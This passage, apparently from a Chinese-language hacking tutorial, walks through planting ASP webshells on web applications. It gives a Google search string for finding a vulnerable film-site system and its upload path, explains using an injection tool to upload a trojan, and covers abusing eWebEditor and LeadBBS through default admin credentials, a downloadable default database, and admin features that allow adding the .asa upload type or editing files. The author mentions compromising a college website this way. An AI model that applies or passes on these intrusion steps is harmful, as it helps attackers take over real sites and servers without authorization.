接着在服装列表里找到刚才添加的服装，右键点图片查看属性，显示出的URL地址就是ASP木马的地址，如图3。




图3

不过，类似这样没有上传过滤的系统已经是比较少了。在网上查找的资料说是PHP的系统存在这样直接上传漏洞的比较多，比如MolyX BOARD（毕竟会PHP的要比会ASP的少的多），大家不妨搜索试一试。

二、利用上传漏洞拿Shell

其实对于这种方法有一些甚至不需要进入后台就可以得到Shell，下边我们以“零度白茶影视系统”为例。

程序名：零度白茶影视系统
语言：ASP
GOOGLE关键字：intitle:一喜欢电影朋友的天堂！
上传漏洞文件：admin/upfile.asp

在GOOGLE里直接搜索"intitle：－－喜欢电影朋友的天堂！"就可以找到很多该系统（大部分都是网吧影院），将URL中的index/Index.asp替换成admin/upfile.asp，如果显示"请先选择你要上传的文件！"则说明漏洞存在，如图4。然后我们打开明小子注入工具，选择综合上传板块，选中"动力上传漏洞"、"自选网页木马"和"/Upfile_SoftPic.asp页面"这三项，在提交地址栏选中我们的asp木马然后点击上传，如图5。




图4




图5

找到木马的地址，在URL里替换一下就会得到Shell了，怎么替换呢？比如本文中就是把http://127.0.0.1/2/admin/upfile.asp的admin/upfile.asp替换成UploadMovieImg/200783021317208.asp，就是SHELL的地址了。

三、修改上传类型

大部分的后台都有上传的地方，但一般都是有后缀限制的，不过有一部分系统可以通过后台添加上传后缀，像BBSXP可以添加ASP，LeadBbs3.14可以添加ASP （注意ASP后面有个空格啊），PHP系统可以添加PHP.369类型（这一个来自于网上，我还没有测试过，实现的原因是由于php的特性造成的，最后的那个只要不是已知的文件类型即可，php会将php.369作为.php来正常运行）。这里我以比较常见的eWebEditor在线文本编辑器来进行演示。

eWebEditor在很多文章发布系统的后台见得比较多，我们这师院的网站就是靠它拿下的。当入侵到山穷水尽的时候不妨点一点网站上的图片，看看URL有没有类似ewebeditor、editor、webedit的字样，然后就可以尝试利用eWebEditor入侵了。

在URL中的eWebEditor后面加个/admin_login.asp便会弹出来eWebEditor的登录页面，默认用户名和密码都是admin，如果不行的话还可以下载它的默认数据库/db/ewebeditor.mdb，用户名和密码都是MD5加密，运气好的话可以通过MD5在线查询网站查找到。然后就可以进入后台，接下来就是我们的重点内容了。

程序名：eWebEditor
语言：ASP
默认后台：/admin_login.asp
默认用户名、密码：admin
默认数据库：/db/ewebeditor.mdb

进入后台，点样式管理，老版本的要先复制一下，一般复制第一个（因为老版本默认样式不能修改，新版本可以直接修改），然后点设置（老版本点复制的那个样式的设置，新版本随意点个样式），在允许上传图片类型里添加个asa类型，如图6。




图6

然后点提交，返回样式管理，再点刚才修改的样式后面的预览，点插入或修改图片的图标，便会弹出一个上传的对话窗，直接上传一个ASA后缀的木马点确定即可，如图7。最后再点"代码"就可以看到木马的地址，得到Shell了，如图8。




图7




图8

四、直接写入Shell

上面的三种得到shell的方法都是通过上传实现的，而有些后台具有直接编辑文件的功能。我们以leadbbs2.88为例。

程序名：leadbbs2.88
语言：ASP
默认管理用户、密码：admin




图9

先通过注入或其它的方法进入后台，点那个"编辑BBSSetup.asp"，如图9。然后直接填写大马，如图10。

写好大马后进行提交，直接就转到了大马，如果没跳转的话，就直接在地址栏里输入URL跟地址

+manage/SiteManage/SiteEditFileContent.asp就是大马了。



图10




图11

五、将木马写入配置文件

